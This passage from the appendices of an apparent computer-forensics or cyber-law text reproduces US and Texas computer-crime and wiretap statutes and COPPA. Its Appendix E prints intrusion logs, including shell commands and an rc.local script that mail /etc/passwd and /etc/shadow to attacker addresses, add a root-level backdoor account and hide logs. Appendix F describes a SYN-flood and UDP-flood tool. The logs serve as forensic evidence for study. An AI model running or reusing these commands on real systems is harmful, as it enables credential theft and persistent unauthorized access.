(H) a branch or agency of a foreign bank (as such terms are defined in paragraphs (1) and (3) of section 1(b) of the International Banking Act of 1978); and

(I) an organization operating under section 25 or section 25(a) of the Federal Reserve Act.

(5) the term "financial record" means information derived from any record held by a financial institution pertaining to a customer's relationship with the financial institution;

(6) the term "exceeds authorized access" means to access a computer with authorization and to use such access to obtain or alter information in the computer that the accesser is not entitled so to obtain or alter;

(7) the term "department of the United States" means the legislative or judicial branch of the Government or one of the executive departments enumerated in section 101 of title 5;

(8) the term "damage" means any impairment to the integrity or availability of data, a program, a system, or information;

(9) the term "government entity" includes the Government of the United States, any State or political subdivision of the United States, any foreign country, and any state, province, municipality, or other political subdivision of a foreign country;

(10) the term "conviction" shall include a conviction under the law of any State for a crime punishable by imprisonment for more than 1 year, an element of which is unauthorized access, or exceeding authorized access, to a computer;

(11) the term "loss" means any reasonable cost to any victim, including the cost of responding to an offense, conducting a damage assessment, and restoring the data, program, system, or information to its condition prior to the offense, and any revenue lost, cost incurred, or other consequential damages incurred because of interruption of service; and

(12) the term "person" means any individual, firm, corporation, educational institution, financial institution, governmental entity, or legal or other entity.

(f) This section does not prohibit any lawfully authorized investigative, protective, or intelligence activity of a law enforcement agency of the United States, a State, or a political subdivision of a State, or of an intelligence agency of the United States.

(g) Any person who suffers damage or loss by reason of a violation of this section may maintain a civil action against the violator to obtain compensatory damages and injunctive relief or other equitable relief. A civil action for a violation of this section may

be brought only if the conduct involves 1 of the factors set forth in clause (i), (ii), (iii), (iv), or (v) of subsection (a)(5)(B). Damages for a violation involving only conduct described in subsection (a)(5)(B)(i) are limited to economic damages. No action may be brought under this subsection unless such action is begun within 2 years of the date of the act complained of or the date of the discovery of the damage. No action may be brought under this subsection for the negligent design or manufacture of computer hardware, computer software, or firmware.

(h) The Attorney General and the Secretary of the Treasury shall report to the Congress annually, during the first 3 years following the date of the enactment of this subsection, concerning investigations and prosecutions under subsection (a)(5).

## **§ 2510. Definitions**

As used in this chapter -

(1) "wire communication" means any aural transfer made in whole or in part through the use of facilities for the transmission of communications by the aid of wire, cable, or other like connection between the point of origin and the point of reception (including the use of such connection in a switching station) furnished or operated by any person engaged in providing or operating such facilities for the transmission of interstate or foreign communications or communications affecting interstate or foreign commerce and such term includes any electronic storage of such communication;

(2) "oral communication" means any oral communication uttered by a person exhibiting an expectation that such communication is not subject to interception under circumstances justifying such expectation, but such term does not include any electronic communication;

(3) "State" means any State of the United States, the District of Columbia, the Commonwealth of Puerto Rico, and any territory or possession of the United States;

(4) "intercept" means the aural or other acquisition of the contents of any wire, electronic, or oral communication through the use of any electronic, mechanical, or other device.

(5) "electronic, mechanical, or other device" means any device or apparatus which can be used to intercept a wire, oral, or electronic communication other than -

(a) any telephone or telegraph instrument, equipment or facility, or any component thereof,

(i) furnished to the subscriber or user by a provider of wire or electronic communication service in the ordinary course of its business and being used by the subscriber or user in the ordinary course of its business or furnished by such subscriber or user for connection to the facilities of such service and used in the ordinary course of its business; or

- (ii) being used by a provider of wire or electronic communication service in the ordinary course of its business, or by an investigative or law enforcement officer in the ordinary course of his duties;
- (b) a hearing aid or similar device being used to correct subnormal hearing to not better than normal;
- (6) "person" means any employee, or agent of the United States or any State or political subdivision thereof, and any individual, partnership, association, joint stock company, trust, or corporation;
- (7) "Investigative or law enforcement officer" means any officer of the United States or of a State or political subdivision thereof, who is empowered by law to conduct investigations of or to make arrests for offenses enumerated in this chapter, and any attorney authorized by law to prosecute or participate in the prosecution of such offenses;
- (8) "contents", when used with respect to any wire, oral, or electronic communication, includes any information concerning the substance, purport, or meaning of that communication;
- (9) "Judge of competent jurisdiction" means -
  - (a) a judge of a United States district court or a United States court of appeals; and
  - (b) a judge of any court of general criminal jurisdiction of a State who is authorized by a statute of that State to enter orders authorizing interceptions of wire, oral, or electronic communications;
- (10) "communication common carrier" shall have the same meaning which is given the term "common carrier" by section 153(h) <sup>(1)</sup> of title 47 of the United States Code;
- (11) "aggrieved person" means a person who was a party to any intercepted wire, oral, or electronic communication or a person against whom the interception was directed;
- (12) "electronic communication" means any transfer of signs, signals, writing, images, sounds, data, or intelligence of any nature transmitted in whole or in part by a wire, radio, electromagnetic, photo electronic or photo optical system that affects interstate or foreign commerce, but does not include -
  - (A) any wire or oral communication;
  - (B) any communication made through a tone-only paging device;
  - (C) any communication from a tracking device (as defined in section 3117 of this title); or
  - (D) electronic funds transfer information stored by a financial institution in a communications system used for the electronic storage and transfer of funds;
- (13) "user" means any person or entity who -
  - (A) uses an electronic communication service; and

(B) is duly authorized by the provider of such service to engage in such use;

(14) "electronic communications system" means any wire, radio, electromagnetic, photo optical or photo electronic facilities for the transmission of electronic communications, and any computer facilities or related electronic equipment for the electronic storage of such communications;

(15) "electronic communication service" means any service which provides to users thereof the ability to send or receive wire or electronic communications;

(16) "readily accessible to the general public" means, with respect to a radio communication, that such communication is not -

(A) scrambled or encrypted;

(B) transmitted using modulation techniques whose essential parameters have been withheld from the public with the intention of preserving the privacy of such communication;

(C) carried on a sub carrier or other signal subsidiary to a radio transmission;

(D) transmitted over a communication system provided by a common carrier, unless the communication is a tone only paging system communication; or

(E) transmitted on frequencies allocated under part 25, subpart D, E, or F of part 74, or part 94 of the Rules of the Federal Communications Commission, unless, in the case of a communication transmitted on a frequency allocated under part 74 that is not exclusively allocated to broadcast auxiliary services, the communication is a two-way voice communication by radio;

(17) "electronic storage" means -

(A) any temporary, intermediate storage of a wire or electronic communication incidental to the electronic transmission thereof; and

(B) any storage of such communication by an electronic communication service for purposes of backup protection of such communication; and

(18) "aural transfer" means a transfer containing the human voice at any point between and including the point of origin and the point of reception

## **§ 2511. Interception and disclosure of wire, oral, or electronic communications prohibited**

(1) Except as otherwise specifically provided in this chapter any person who --

(a) intentionally intercepts, endeavors to intercept, or procures any other person to intercept or endeavor to intercept, any wire, oral, or electronic communication;

(b) intentionally uses, endeavors to use, or procures any other person to use or endeavor to use any electronic, mechanical, or other device to intercept any oral communication when -

(i) such device is affixed to, or otherwise transmits a signal through, a wire, cable, or other like connection used in wire communication; or

(ii) such device transmits communications by radio, or interferes with the transmission of such communication; or

(iii) such person knows, or has reason to know, that such device or any component thereof has been sent through the mail or transported in interstate or foreign commerce; or

(iv) such use or endeavor to use

(A) takes place on the premises of any business or other commercial establishment the operations of which affect interstate or foreign commerce; or

(B) obtains or is for the purpose of obtaining information relating to the operations of any business or other commercial establishment the operations of which affect interstate or foreign commerce; or

(v) such person acts in the District of Columbia, the Commonwealth of Puerto Rico, or any territory or possession of the United States;

(c) intentionally discloses, or endeavors to disclose, to any other person the contents of any wire, oral, or electronic communication, knowing or having reason to know that the information was obtained through the interception of a wire, oral, or electronic communication in violation of this subsection;

(d) intentionally uses, or endeavors to use, the contents of any wire, oral, or electronic communication, knowing or having reason to know that the information was obtained through the interception of a wire, oral, or electronic communication in violation of this subsection; or

(e)

(i) intentionally discloses, or endeavors to disclose, to any other person the contents of any wire, oral, or electronic communication, intercepted by means authorized by sections 2511(2)(a)(ii), 2511(2)(b)-(c), 2511(2)(e), 2516, and 2518 of this chapter,

(ii) knowing or having reason to know that the information was obtained through the interception of such a communication in connection with a criminal investigation,

(iii) having obtained or received the information in connection with a criminal investigation, and

(iv) with intent to improperly obstruct, impede, or interfere with a duly authorized criminal investigation,

shall be punished as provided in subsection (4) or shall be subject to suit as provided in subsection (5).

(2)

(a)

(i) It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks.

(ii) Notwithstanding any other law, providers of wire or electronic communication service, their officers, employees, and agents, landlords, custodians, or other persons, are authorized to provide information, facilities, or technical assistance to persons authorized by law to intercept wire, oral, or electronic communications or to conduct electronic surveillance, as defined in section 101 of the Foreign Intelligence Surveillance Act of 1978, if such provider, its officers, employees, or agents, landlord, custodian, or other specified person, has been provided with -

(A) a court order directing such assistance signed by the authorizing judge, or

(B) a certification in writing by a person specified in section 2518(7) of this title or the Attorney General of the United States that no warrant or court order is required by law, that all statutory requirements have been met, and that the specified assistance is required,

setting forth the period of time during which the provision of the information, facilities, or technical assistance is authorized and specifying the information, facilities, or technical assistance required. No provider of wire or electronic communication service, officer, employee, or agent thereof, or landlord, custodian, or other specified person shall disclose the existence of any interception or surveillance or the device used to accomplish the interception or surveillance with respect to which the person has been furnished a court order or certification under this chapter, except as may otherwise be required by legal process and then only after prior notification to the Attorney General or to the principal prosecuting attorney of a State or any political subdivision of a State, as may be appropriate. Any such disclosure, shall render such person liable for the civil damages provided for in section 2520. No cause of action shall lie in any court against any provider of wire or electronic communication service, its officers, employees, or agents, landlord, custodian, or other specified person for providing information, facilities, or assistance in accordance with the terms of a court order or certification under this chapter.

(b) It shall not be unlawful under this chapter for an officer, employee, or agent of the Federal Communications Commission, in the normal course of his employment and in discharge of the monitoring responsibilities exercised by the Commission in the enforcement of chapter 5 of title 47 of the United States Code, to intercept a wire or electronic communication, or oral communication transmitted by radio, or to disclose or use the information thereby obtained.

(c) It shall not be unlawful under this chapter for a person acting under color of law to intercept a wire, oral, or electronic communication, where such person is a party to the communication or one of the parties to the communication has given prior consent to such interception.

(d) It shall not be unlawful under this chapter for a person not acting under color of law to intercept a wire, oral, or electronic communication where such person is a party to the communication or where one of the parties to the communication has given prior consent to such interception unless such communication is intercepted for the purpose of committing any criminal or tortious act in violation of the Constitution or laws of the United States or of any State.

(e) Notwithstanding any other provision of this title or section 705 or 706 of the Communications Act of 1934, it shall not be unlawful for an officer, employee, or agent of the United States in the normal course of his official duty to conduct electronic surveillance, as defined in section 101 of the Foreign Intelligence Surveillance Act of 1978, as authorized by that Act.

(f) Nothing contained in this chapter or chapter 121, or section 705 of the Communications Act of 1934, shall be deemed to affect the acquisition by the United States Government of foreign intelligence information from international or foreign communications, or foreign intelligence activities conducted in accordance with otherwise applicable Federal law involving a foreign electronic communications system, utilizing a means other than electronic surveillance as defined in section 101 of the Foreign Intelligence Surveillance Act of 1978, and procedures in this chapter or chapter 121 and the Foreign Intelligence Surveillance Act of 1978 shall be the exclusive means by which electronic surveillance, as defined in section 101 of such Act, and the interception of domestic wire and oral communications may be conducted.

(g) It shall not be unlawful under this chapter or chapter 121 of this title for any person -

(i) to intercept or access an electronic communication made through an electronic communication system that is configured so that such electronic communication is readily accessible to the general public;

(ii) to intercept any radio communication which is transmitted -

(I) by any station for the use of the general public, or that relates to ships, aircraft, vehicles, or persons in distress;

(II) by any governmental, law enforcement, civil defense, private land mobile, or public safety communications system, including police and fire, readily accessible to the general public;

(III) by a station operating on an authorized frequency within the bands allocated to the amateur, citizens band, or general mobile radio services; or

(IV) by any marine or aeronautical communications system;

(iii) to engage in any conduct which -

(I) is prohibited by section 633 of the Communications Act of 1934; or

(II) is excepted from the application of section 705(a) of the Communications Act of 1934 by section 705(b) of that Act;

(iv) to intercept any wire or electronic communication the transmission of which is causing harmful interference to any lawfully operating station or consumer electronic equipment, to the extent necessary to identify the source of such interference; or

(v) for other users of the same frequency to intercept any radio communication made through a system that utilizes frequencies monitored by individuals engaged in the provision or the use of such system, if such communication is not scrambled or encrypted.

(h) It shall not be unlawful under this chapter -

(i) to use a pen register or a trap and trace device (as those terms are defined for the purposes of chapter 206 (relating to pen registers and trap and trace devices) of this title); or

(ii) for a provider of electronic communication service to record the fact that a wire or electronic communication was initiated or completed in order to protect such provider, another provider furnishing service toward the completion of the wire or electronic communication, or a user of that service, from fraudulent, unlawful or abusive use of such service.

(3)

(a) Except as provided in paragraph (b) of this subsection, a person or entity providing an electronic communication service to the public shall not intentionally divulge the contents of any communication (other than one to such person or entity, or an agent thereof) while in transmission on that service to any person or entity other than an addressee or intended recipient of such communication or an agent of such addressee or intended recipient.

(b) A person or entity providing electronic communication service to the public may divulge the contents of any such communication -

(i) as otherwise authorized in section 2511(2)(a) or 2517 of this title;

(ii) with the lawful consent of the originator or any addressee or intended recipient of such communication;

(iii) to a person employed or authorized, or whose facilities are used, to forward such communication to its destination; or



(iv) which were inadvertently obtained by the service provider and which appear to pertain to the commission of a crime, if such divulgence is made to a law enforcement agency.

(4)

(a) Except as provided in paragraph (b) of this subsection or in subsection (5), whoever violates subsection (1) of this section shall be fined under this title or imprisoned not more than five years, or both.

(b) If the offense is a first offense under paragraph (a) of this subsection and is not for a tortious or illegal purpose or for purposes of direct or indirect commercial advantage or private commercial gain, and the wire or electronic communication with respect to which the offense under paragraph (a) is a radio communication that is not scrambled, encrypted, or transmitted using modulation techniques the essential parameters of which have been withheld from the public with the intention of preserving the privacy of such communication, then -

(i) if the communication is not the radio portion of a cellular telephone communication, a cordless telephone communication that is transmitted between the cordless telephone handset and the base unit, a public land mobile radio service communication or a paging service communication, and the conduct is not that described in subsection (5), the offender shall be fined under this title or imprisoned not more than one year, or both; and

(ii) if the communication is the radio portion of a cellular telephone communication, a cordless telephone communication that is transmitted between the cordless telephone handset and the base unit, a public land mobile radio service communication or a paging service communication, the offender shall be fined under this title.

(c) Conduct otherwise an offense under this subsection that consists of or relates to the interception of a satellite transmission that is not encrypted or scrambled and that is transmitted -

(i) to a broadcasting station for purposes of retransmission to the general public; or

(ii) as an audio sub carrier intended for redistribution to facilities open to the public, but not including data transmissions or telephone calls,

is not an offense under this subsection unless the conduct is for the purposes of direct or indirect commercial advantage or private financial gain.

(5)

(a)

(i) If the communication is -

(A) a private satellite video communication that is not scrambled or encrypted and the conduct in violation of this chapter is the private viewing of that communication and is not for a tortious or illegal purpose or for

purposes of direct or indirect commercial advantage or private commercial gain; or

(B) a radio communication that is transmitted on frequencies allocated under subpart D of part 74 of the rules of the Federal Communications Commission that is not scrambled or encrypted and the conduct in violation of this chapter is not for a tortious or illegal purpose or for purposes of direct or indirect commercial advantage or private commercial gain, then the person who engages in such conduct shall be subject to suit by the Federal Government in a court of competent jurisdiction.

(ii) In an action under this subsection -

(A) if the violation of this chapter is a first offense for the person under paragraph (a) of subsection (4) and such person has not been found liable in a civil action under section 2520 of this title, the Federal Government shall be entitled to appropriate injunctive relief; and

(B) if the violation of this chapter is a second or subsequent offense under paragraph (a) of subsection (4) or such person has been found liable in any prior civil action under section 2520, the person shall be subject to a mandatory \$500 civil fine.

(b) The court may use any means within its authority to enforce an injunction issued under paragraph (ii)(A), and shall impose a civil fine of not less than \$500 for each violation of such an injunction

**§ 2512.        Manufacture, distribution, possession, and advertising of wire, oral, or electronic communication intercepting devices prohibited**

(1) Except as otherwise specifically provided in this chapter, any person who intentionally -

(a) sends through the mail, or sends or carries in interstate or foreign commerce, any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications;

(b) manufactures, assembles, possesses, or sells any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications, and that such device or any component thereof has been or will be sent through the mail or transported in interstate or foreign commerce; or

(c) places in any newspaper, magazine, handbill, or other publication any advertisement of -

(i) any electronic, mechanical, or other device knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications; or

(ii) any other electronic, mechanical, or other device, where such advertisement promotes the use of such device for the purpose of the surreptitious interception of wire, oral, or electronic communications, knowing or having reason to know that such advertisement will be sent through the mail or transported in interstate or foreign commerce, shall be fined under this title or imprisoned not more than five years, or both.

(2) It shall not be unlawful under this section for -

(a) a provider of wire or electronic communication service or an officer, agent, or employee of, or a person under contract with, such a provider, in the normal course of the business of providing that wire or electronic communication service, or

(b) an officer, agent, or employee of, or a person under contract with, the United States, a State, or a political subdivision thereof, in the normal course of the activities of the United States, a State, or a political subdivision thereof, to send through the mail, send or carry in interstate or foreign commerce, or manufacture, assemble, possess, or sell any electronic, mechanical, or other device knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications.

(3) It shall not be unlawful under this section to advertise for sale a device described in subsection (1) of this section if the advertisement is mailed, sent, or carried in interstate or foreign commerce solely to a domestic provider of wire or electronic communication service or to an agency of the United States, a State, or a political subdivision thereof which is duly authorized to use such device

#### **§ 2701. Unlawful access to stored communications**

(a) Offense.--Except as provided in subsection (c) of this section whoever--

(1) intentionally accesses without authorization a facility through which an electronic communication service is provided; or

(2) intentionally exceeds an authorization to access that facility; and thereby obtains, alters, or prevents authorized access to a wire or electronic communication while it is in electronic storage in such system shall be punished as provided in subsection (b) of this section.

(b) Punishment.--The punishment for an offense under subsection (a) of this section is--

(1) if the offense is committed for purposes of commercial advantage, malicious destruction or damage, or private commercial gain--

(A) a fine under this title or imprisonment for not more than one year, or both, in the case of a first offense under this subparagraph; and

(B) a fine under this title or imprisonment for not more than two years, or both, for any subsequent offense under this subparagraph; and

(2) a fine under this title or imprisonment for not more than six months, or both, in any other case.

(c) Exceptions.--Subsection (a) of this section does not apply with respect to conduct authorized--

- (1) by the person or entity providing a wire or electronic communications service;
- (2) by a user of that service with respect to a communication of or intended for that user;
- or
- (3) in section 2703, 2704 or 2518 of this title.

## **Appendix D**

### **TEXAS STATE LAWS**

#### **Texas Penal Code Chapter 33 – Computer Crimes**

##### **§ 33.01. Definitions**

In this chapter:

(1) "Access" means to approach, instruct, communicate with, store data in, retrieve or intercept data from, alter data or computer software in, or otherwise make use of any resource of a computer, computer network, computer program, or computer system.

(2) "Aggregate amount" means the amount of:

(A) any direct or indirect loss incurred by a victim, including the value of money, property, or service stolen or rendered unrecoverable by the offense; or

(B) any expenditure required by the victim to verify that a computer, computer network, computer program, or computer system was not altered, acquired, damaged, deleted, or disrupted by the offense.

(3) "Communications common carrier" means a person who owns or operates a telephone system in this state that includes equipment or facilities for the conveyance, transmission, or reception of communications and who receives compensation from persons who use that system.

(4) "Computer" means an electronic, magnetic, optical, electrochemical, or other high-speed data processing device that performs logical, arithmetic, or memory functions by the manipulations of electronic or magnetic impulses and includes all input, output, processing, storage, or communication facilities that are connected or related to the device.

(5) "Computer network" means the interconnection of two or more computers or computer systems by satellite, microwave, line, or other communication medium with the capability to transmit information among the computers.

(6) "Computer program" means an ordered set of data representing coded instructions or statements that when executed by a computer cause the computer to process data or perform specific functions.

(7) "Computer services" means the product of the use of a computer, the information stored in the computer, or the personnel supporting the computer, including computer time, data processing, and storage functions.

(8) "Computer system" means any combination of a computer or computer network with the documentation, computer software, or physical facilities supporting the computer or computer network.

(9) "Computer software" means a set of computer programs, procedures, and associated documentation related to the operation of a computer, computer system, or computer network.

(10) "Computer virus" means an unwanted computer program or other set of instructions inserted into a computer's memory, operating system, or program that is specifically constructed with the ability to replicate itself or to affect the other programs or files in the computer by attaching a copy of the unwanted program or other set of instructions to one or more computer programs or files.

(11) "Data" means a representation of information, knowledge, facts, concepts, or instructions that is being prepared or has been prepared in a formalized manner and is intended to be stored or processed, is being stored or processed, or has been stored or processed in a computer. Data may be embodied in any form, including but not limited to computer printouts, magnetic storage media, laser storage media, and punch cards, or may be stored internally in the memory of the computer.

(12) "Effective consent" includes consent by a person legally authorized to act for the owner. Consent is not effective if:

(A) induced by deception, as defined by Section 31.01, or induced by coercion;

(B) given by a person the actor knows is not legally authorized to act for the owner;

(C) given by a person who by reason of youth, mental disease or defect, or intoxication is known by the actor to be unable to make reasonable property dispositions;

(D) given solely to detect the commission of an offense; or

(E) used for a purpose other than that for which the consent was given.

(13) "Electric utility" has the meaning assigned by Section 31.002, Utilities Code.

(14) "Harm" includes partial or total alteration, damage, or erasure of stored data, interruption of computer services, introduction of a computer virus, or any other loss, disadvantage, or injury that might reasonably be suffered as a result of the actor's conduct.

(15) "Owner" means a person who:

(A) has title to the property, possession of the property, whether lawful or not, or a greater right to possession of the property than the actor;

(B) has the right to restrict access to the property; or

(C) is the licensee of data or computer software.

(16) "Property" means:

(A) tangible or intangible personal property including a computer, computer system, computer network, computer software, or data; or

(B) the use of a computer, computer system, computer network, computer software, or data.

### **§ 33.02. Breach of Computer Security**

(a) A person commits an offense if the person knowingly accesses a computer, computer network, or computer system without the effective consent of the owner.

(b) An offense under this section is a Class B misdemeanor unless in committing the offense the actor knowingly obtains a benefit, defrauds or harms another, or alters, damages, or deletes property, in which event the offense is:

(1) a Class A misdemeanor if the aggregate amount involved is less than \$1,500;

(2) a state jail felony if:

(A) the aggregate amount involved is \$1,500 or more but less than \$20,000; or

(B) the aggregate amount involved is less than \$1,500 and the defendant has been previously convicted two or more times of an offense under this chapter;

(3) a felony of the third degree if the aggregate amount involved is \$20,000 or more but less than \$100,000;

(4) a felony of the second degree if the aggregate amount involved is \$100,000 or more but less than \$200,000; or

(5) a felony of the first degree if the aggregate amount involved is \$200,000 or more.

(c) (Blank).

(d) A person who is subject to prosecution under this section and any other section of this code may be prosecuted under either or both sections.

### **§ 33.03. Defenses**

It is an affirmative defense to prosecution under Section 33.02 that the actor was an officer, employee, or agent of a communications common carrier or electric utility and committed the proscribed act or acts in the course of employment while engaged in an activity that is a necessary incident to the rendition of service or to the protection of the rights or property of the communications common carrier or electric utility.

### **§ 33.04. Assistance by Attorney General**

The attorney general, if requested to do so by a prosecuting attorney, may assist the prosecuting attorney in the investigation or prosecution of an offense under this chapter or of any other offense involving the use of a computer.

## Appendix E

### UNAUTHORIZED ACCESS COMPUTER LOG FILES

#### E.1 History file of the hacked server\*

```
1) lo
2) p
3) w
4) W
5) pwd
6) cat /etc/passwd
7) cat /etc/pass
8) cat /etc/passwd | mail -s ownd badboy@fantasy.com
9) cat /etc/passwd | mail -s owned badboy@fantasy.com
10) cat /etc/passwd | mail badboy@fantasy.com
11) lynx packetstorm.securify.com
12) ftp 31.27.11.7
13) ftp 31.27.11.7
14) ls -tla /sbin/
15) ls -tla/usr/sbin/
16) adduser
17) useradd
18) ls -tla /sbin/*user*
19) ls -tla /bin/*user*
20) ls -tla usr/sbin/*user*
21) /usr/sbin/useradd
22) /usr/sbin/useradd bsmith
23) /usr/sbin/useradd bsmith
24) ls -tla
25) pine
26) mail
27) mail
28) exit
29) ftp 31.27.11.7
30) mkdir ..hello
31) mv ss.tgz ..hello
32) cd ..hello
33) which tar
34) tar -zxvf ss.tgz
35) gunzip
36) gunzip -d ss.tgz
37) tar -xvf ss.tar
38) cd ss-1.3
39) ls
40) ./configure
```



```
41) make
42) find / -name ip_var.h*
43) find
44) w
45) exit
46) ls
47) ftp 31.27.11.7
48) mkdir /usr/include/netinet
49) bash
50) ls
51) ls -tla
52) mv *.h ..hello
53) rm file.tar
54) ls
55) cd ..hello
56) ls
57) cd ss*
58) cd ss-1.3
59) ls
60) grep netinet
61) grep netinet *
62) pwd
63) pico
64) sed s/netinet/V"home/brucer/..hello
65) sed s/netinet/V"home/brucer/..hello"/ ss.c
66) exit
67) ps -aux|more
68) ps -aux
69) ps -aef | more
70) ls
71) cd ..hello
72) ls
73) pwd
74) ftp 31.27.11.7
75) mv ss.c ss-1.3
76) cd ss-1.3
77) ./configure
78) make
79) make install
80) make -I
81) ls
82) uname -a
83) whereis ifconfig
84) ifconfig -a
85) /ifconfig ethl
86) /sbin/ifconfig -h
```

```

87) ifconfig -h
88) which ifconfig
89) usr/sbin/ifconfig -h
90) cd /
91) ls
92) rm -rf rd
93) w
94) man wall
95) wall hello I have just hacked into your system... have a nice day
96) whereis wall
97) /usr/sbin/wall
98) exit

```

## **E.2 Entries from firewall logs of intermediate server**

```

1) Sep 3 18:26:39 firewall in.telnetd[16382]: connect from 31.27.11.7
2) Sep 3 18:26:45 firewall login: LOGIN ON 1 BY BRUCER FROM 31.27.11.7
3) Sep 3 18:26:42 firewall in.telnetd[16390]: connect from 31.27.11.7
4) Sep 3 18:26:47 firewall login: LOGIN ON 1 BY BRUCER FROM 31.27.11.7
5) Sep 3 18:26:54 firewall in.telnetd[16399]: connect from 31.27.11.7
6) Sep 3 18:26:59 firewall login: LOGIN ON 1 BY BRUCER FROM 31.27.11.7

```

## **E.3 Entries from intermediate server rc.local file**

```

1) chmod 0 /root/.bash_history
2) chmod 0 /var/log/*
3) chmod /usr/local/psionic/portsentry/*
4) touch /tmp/admin
5) chmod 0 /tmp/admin
6) ifconfig -a >> /tmp/admin
7) ps aux >> /tmp/admin
8) cat /etc/passwd >> /tmp/admin
9) cat /etc/shadow >> /tmp/admin
10) echo bsmith:$1$/t0RJ9wQ$QB1RuRacPJEmApvh1kLLB:0:0:::/bin/bash >>
    /etc/passwd
11) echo bsmith:x:0:::/bin/bash >> /etc/shadow
12) mail -s startup hacker@fantasy.com < /tmp/admin
13) rm -f /tmp/admin
14) chmod 744 /var/log/*
15) chmod 744 /usr/local/psionic/portsentry/*
16) echo uptime >> ~/.bash_history
17) echo du . -m >> ~/.bash_history
18) echo w >> ~/.bash_history

```

## Appendix F

### README.TXT FILE

Index (Attacker)

1. How does it work ?
2. Requirements !
3. Contact us.

1. How does it work ?

In this software there are 3 kinds of attacks:

#### A. Syn flood:

TCP requires a three way handshake - when I my computer wants to connect it sends out a SYN packet, the other computer sends back a SYN+ACK packet (saying I'm ready to connect), and my computer sends back a SYN+ACK (saying connection established).

When I send only the SYN, and spoof the address of a non working address (no host over there to reset the connection), the remote system will never get the SYN+ACK response and it will wait until that connection will time out (around 20 seconds), assume I'll send 60,000 of this sockets, the amount of resource I'll tie up will do some damage.

#### B. UDP flooding:

Sends a lot of UDP data from a spoofed address.

#### C. Echo attach:

If you find an echo service (on port 7), the attacker will send a packet to port 7 on that system (from port 7, and it will put a spoofed local host address) The echo service will reply to that address and port (which is itself) and will end up in an infinite loop.

2. Requirements !

Currently working only under w2k.

3. Contact us.

Site : <http://www.komod1a.com>  
email : [barak@komodia.com](mailto:barak@komodia.com)

\*This file was downloaded from [http://www.codeguru.com/network/tcpip\\_lib31.html](http://www.codeguru.com/network/tcpip_lib31.html) as part of an application suite containing attacker tools with spoofing and sniffing capabilities.

## **Appendix G**

### **CHILDREN'S ONLINE PRIVACY PROTECTION ACT**

#### **G.1 The Act – 15 U.S.C.**

##### **§ 6501. Definitions**

In this chapter:

##### **(1) Child**

The term "child" means an individual under the age of 13.

##### **(2) Operator**

The term "operator"--

(A) means any person who operates a website located on the Internet or an online service and who collects or maintains personal information from or about the users of or visitors to such website or online service, or on whose behalf such information is collected or maintained, where such website or online service is operated for commercial purposes, including any person offering products or services for sale through that website or online service, involving commerce--

(i) among the several States or with 1 or more foreign nations;

(ii) in any territory of the United States or in the District of Columbia, or between any such territory and--

(I) another such territory; or

(II) any State or foreign nation; or

(iii) between the District of Columbia and any State, territory, or foreign nation; but

(B) does not include any nonprofit entity that would otherwise be exempt from coverage under section 5 of the Federal Trade Commission Act (15 U.S.C. 45).

##### **(3) Commission**

The term "Commission" means the Federal Trade Commission.

##### **(4) Disclosure**

The term "disclosure" means, with respect to personal information--

(A) the release of personal information collected from a child in identifiable form by an operator for any purpose, except where such information is provided to a person other than the operator who provides support for the internal operations of the website and does not disclose or use that information for any other purpose; and

(B) making personal information collected from a child by a website or online service directed to children or with actual knowledge that such information was collected from a child, publicly available in identifiable form, by any means including by a public posting,

through the Internet, or through--

- (i) a home page of a website;
- (ii) a pen pal service;
- (iii) an electronic mail service;
- (iv) a message board; or
- (v) a chat room.

(5) Federal agency

The term "Federal agency" means an agency, as that term is defined in section 551(1) of Title 5.

(6) Internet

The term "Internet" means collectively the myriad of computer and telecommunications facilities, including equipment and operating software, which comprise the interconnected world-wide network of networks that employ the Transmission Control Protocol/Internet Protocol, or any predecessor or successor protocols to such protocol, to communicate information of all kinds by wire or radio.

(7) Parent

The term "parent" includes a legal guardian.

(8) Personal information

The term "personal information" means individually identifiable information about an individual collected online, including--

- (A) a first and last name;
- (B) a home or other physical address including street name and name of a city or town;
- (C) an e-mail address;
- (D) a telephone number;
- (E) a Social Security number;
- (F) any other identifier that the Commission determines permits the physical or online contacting of a specific individual; or
- (G) information concerning the child or the parents of that child that the website collects online from the child and combines with an identifier described in this paragraph.

(9) Verifiable parental consent

The term "verifiable parental consent" means any reasonable effort (taking into consideration available technology), including a request for authorization for future collection, use, and disclosure described in the notice, to ensure that a parent of a child receives notice of the operator's personal information collection, use, and disclosure practices, and authorizes the collection, use, and disclosure, as applicable, of personal information and the subsequent use of that information before that information is

collected from that child.

(10) Website or online service directed to children

(A) In general

The term "website or online service directed to children" means--

- (i) a commercial website or online service that is targeted to children; or
- (ii) that portion of a commercial website or online service that is targeted to children.

(B) Limitation

A commercial website or online service, or a portion of a commercial website or online service, shall not be deemed directed to children solely for referring or linking to a commercial website or online service directed to children by using information location tools, including a directory, index, reference, pointer, or hypertext link.

(11) Person

The term "person" means any individual, partnership, corporation, trust, estate, cooperative, association, or other entity.

(12) Online contact information

The term "online contact information" means an e-mail address or another substantially similar identifier that permits direct contact with a person online.

**§ 6502. Regulation of unfair and deceptive acts and practices in connection with the collection and use of personal information from and about children on the internet**

(a) Acts prohibited

(1) In general

It is unlawful for an operator of a website or online service directed to children, or any operator that has actual knowledge that it is collecting personal information from a child, to collect personal information from a child in a manner that violates the regulations prescribed under subsection (b).

(2) Disclosure to parent protected

Notwithstanding paragraph (1), neither an operator of such a website or online service nor the operator's agent shall be held to be liable under any Federal or State law for any disclosure made in good faith and following reasonable procedures in responding to a request for disclosure of personal information under subsection (b)(1)(B)(iii) to the parent of a child.

(b) Regulations

(1) In general

Not later than 1 year after October 21, 1998, the Commission shall promulgate under section 553 of Title 5, regulations that--

(A) require the operator of any website or online service directed to children that collects personal information from children or the operator of a website or online service that has actual knowledge that it is collecting personal information from a child--

(i) to provide notice on the website of what information is collected from children by the operator, how the operator uses such information, and the operator's disclosure practices for such information; and

